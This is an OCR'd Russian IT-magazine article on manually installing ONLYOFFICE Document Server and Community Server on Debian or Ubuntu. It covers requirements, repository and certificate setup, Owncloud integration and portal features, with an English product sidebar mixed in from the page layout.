- свободное место на жестком диске не менее 40 Гбайт.

И требования к программному обеспечению:
- Microsoft Hyper-V: версия 6.1 или выше;
- VMware: VMware vSphere Hypervisor и VMware vSphere Client версии 5.0 или выше;
- VirtualBox: версия 5.0 или выше.
  Даже для виртуалок ONLYOFFICE весьма прожорлив.

Система автоматической установки чуть менее прожорлива, при этом включает в себя весь необходимый набор функций: Community Server, Document Server и Mail Server. Системные требования:
- оперативная память: не менее 6 Гбайт;
- процессор: двухъядерный 2 ГГц или выше;
- файл подкачки: не менее 3 Гбайт;
- свободное место на жестком диске: не менее 40 Гбайт;
- дистрибутив: 64-битный Red Hat, CentOS или другой совместимый дистрибутив с версией ядра 3.19 или выше, 64-битный Debian, Ubuntu или другой совместимый дистрибутив с версией ядра 3.19 или выше.



WWW

Официальный сайт ONLYOFFICE

Серверная версия Enterprise Edition (Docker или образы виртуальных машин)


Установка в этом режиме обычно не вызывает большого количества вопросов: просто по очереди выполняй скрипты. Возможна и автоматическая установка с помощью сценария установки.

Нас интересует исключительно ручная установка нужных компонентов, по двум причинам. Во-первых, она позволяет выборочно устанавливать необходимые модули. Например, если в твоей инфраструктуре уже есть почтовый сервер, зачем ставить еще один, когда можно подключить просто почтовый аккаунт. Экономия ресурсов и времени, ну и, в конце концов, развернуть — это одно дело, потом это же еще надо обслуживать. Во-вторых, таким образом можно достичь наибольшей гибкости установки. Например, один модуль (Community Server) можно поставить локально на сервер, устанавливая все зависимости, а другой (Document Server) — запустить в Docker. Также присутствует версия для Windows. Здесь, как обычно, все просто: скачали EXE-файл, запустили, далее, далее, далее, готово. По пути задаем настройки. Мы же рассмотрим установку на примере одного из модулей (Document Server) на Debian 8.2. Установка остальных модулей аналогична. В некоторых случаях модули лучше держать на разных серверах. Так, если есть необходимость иметь несколько порталов,

можно завести их на один Document Server. На официальном сайте в каждом разделе присутствуют видеомануалы.

Итак, дано:

1. Виртуалка или железяка с Debian 8.2 или Ubuntu 14.04 LTS на борту, двумя гигами памяти и 10 Гбайт свободного места на диске.
2. Настроена сеть, установлены последние обновления.



Document Server

УСТАНОВКА И НАСТРОЙКА

Все описанное также доступно на официальном сайте проекта: инструкция по установке серверной версии Document Server для Linux на локальном сервере. Итак, первым делом добавляем все необходимые ключи и подключаем репозитории.

```
# apt-key adv --keyserver keyserver.ubuntu.com ↵
    --recv-keys 3FA7E0328081BFF6A14DA29AA6A19B38D3D831EF
# echo “deb http://download.mono-project.com/repo/debian ↵
    wheezy/snapshots/3.12.0 main” | sudo tee ↵
    /etc/apt/sources.list.d/mono-xamarin.list
# echo “deb http://archive.ubuntu.com/ubuntu precise main ↵
    universe multiverse” | sudo tee -a /etc/apt/sources.list
# add-apt-repository ppa:ubuntu-toolchain-r/test
# wget http://download.onlyoffice.com/repo/onlyoffice.key ↵
    && sudo apt-key add onlyoffice.key
# echo “deb http://download.onlyoffice.com/repo/debian ↵
    squeeze main” >> /etc/apt/sources.list
# apt-get update && sudo apt-get upgrade
# apt-get install onlyoffice-documentserver
```

Вот так нехитро устанавливается модуль Document Server. После этого он будет доступен по IP-адресу хоста, на котором установлен. Уже можно загрузить документ и редактировать его.

По умолчанию сервис работает по HTTP, для запуска по HTTPS необходимо сгенерировать закрытый ключ и SSL-сертификат. И подсунуть в каталоги.

```
# mkdir -p/opt/onlyoffice/Data/certs
# cp onlyoffice.key /opt/onlyoffice/Data/certs
# cp onlyoffice.crt /opt/onlyoffice/Data/certs/
# cp dhparam.pem /opt/onlyoffice/Data/certs/
# chmod 400 /opt/onlyoffice/Data/certs/onlyoffice.key
```

Переходим к установке Community Server. Как я писал выше, тот модуль вынесем на отдельную виртуалку с рабочим диском, например, в 100 гигов. Устанавливать будем Community Server для Linux на локальном сервере. Инструкция по установке серверной версии Community Server [с официального сайта](#).

Сначала посмотрим на системные требования:

- процессор двухъядерный с тактовой частотой 2 ГГц или лучше;
- оперативная память не менее 2 Гбайт;
- свободное место на жестком диске не менее 2 Гбайт;
- дополнительные требования не менее 2 Гбайт для файла подкачки;
- операционная система 64-битный дистрибутив Red Hat, CentOS или другой совместимый дистрибутив с версией ядра 3.8 или выше, 64-битный дистрибутив Debian, Ubuntu или другой совместимый дистрибутив с версией ядра 3.8 или выше.

Welcome to ONLYOFFICE Online Editors

We are proud to present the first HTML5 Canvas-based online document editors.


ONLYOFFICE Online Editors can be easily integrated into your website or cloud application via API provided. Thus you get a chance to provide users with the most advanced online document editors for text docs, spreadsheets and presentations.

Why ONLYOFFICE beats all the existing online processors?

✓ In the eye of users: it combines the formatting quality of MS Office & online collaboration of Google Docs (real-time co-editing and commenting).
✓ In the eye of tech enthusiasts: it's built with the use of HTML5 element, Canvas.

Click here to see the video comparison with Google and Office365 document editors.

ONLYOFFICE Online Editors enable you to:
• View & Edit documents directly in browser
• Share files with friends and colleagues
• Co-edit and comment them in real time
• Embed documents to websites and apps
• Work with all the popular file types without formatting loss.



Онлайн-редактор ONLYOFFICE

Дополнительные требования:
- Mono: версия 3.2 или выше;
- MySQL: версия 5.5 или выше;
- nginx.


Дано:
1. Виртуалка или железяка с Debian 8.2 или Ubuntu 14.04 LTS на борту, двумя гигами памяти и 100 Гбайт свободного места на диске.
2. Настроена сеть, установлены последние обновления.

Добавляем ключи и подключаем репозитории:

```
# wget http://download.onlyoffice.com/repo/onlyoffice.key ↵
    && sudo apt-key add onlyoffice.keys
# deb http://download.onlyoffice.com/repo/debian squeeze main
# apt-get update
# apt-get install onlyoffice-communityserver
```


Перед первым запуском необходимо создать базу данных и настроить подключение к ней. Так же как и Document Server, Community Server по умолчанию работает по HTTP, для работы по HTTPS необходимо сгенерировать и подсунуть ключ и сертификаты. Кстати, если ты совсем параноик в части безопасности, то здесь можно ограничить доступ, используя авторизацию по SSL nginx. Далее необходимо подружить Community Server и Document Server. Для этого заходим на портал. Итак, почти из коробки нам доступно:
- управление проектами;
- документами;
- CRM;
- люди (команда пользователей);
- сообщество (ведение блогов, новостей, событий, приказы, опросы и прочее);
- почта (почтовый веб-клиент);
- чат (веб-клиент XMPP, предусмотрено использование внешнего IM-клиента, на странице есть рекомендации по внешним XMPP-клиентам);
- календарь;
- лента новостей портала.





Лента новостей портала


Первое: замечаем фишку подключения внешних аккаунтов, среди них Owncloud.



Документы портала



Подключение аккаунта Owncloud очень простое.




Подключение Owncloud-аккаунта

Ссылку для аккаунта Owncloud можно добыть, зайдя в Owncloud: начиная с версии 7+ слева внизу есть шестеренка, жмем на нее и копируем ссылку, под которой написано «Используйте этот адрес для доступа к файлам через WebDAV». После этого у тебя появится папочка с заданным именем. Можно подключать несколько Owncloud-аккаунтов с разных серверов одновременно. Каталоги, как и документы, будут создаваться на сервере Owncloud.

При создании документов доступны основные форматы: документ, презентация и таблица. Все документы, помимо PDF, могут конвертироваться в любой офисный формат:

- DOCX, ODT, HTML, TXT — для документов;
- XLSX, ODS, HTML, CSV — для таблиц;
- PDF, PPTX — для презентаций.

Если что-то удалил по ошибке, есть корзина, из которой можно все вернуть. Кроме того, есть возможность просмотра документа по версиям. В разделе управления проектами все так же просто и удобно. Можно создавать проекты, внутри — задачи, а внутри задач — подзадачи. Привязывать к ним документы, которые появятся в разделе документов «Документы проекта». Все это можно наносить на календарь, который, в свою очередь, расшаривать как пользователям, так и группам портала. Также вести обсуждения, строить отчеты, вести учет времени и многое другое.



Раздел «Проекты»

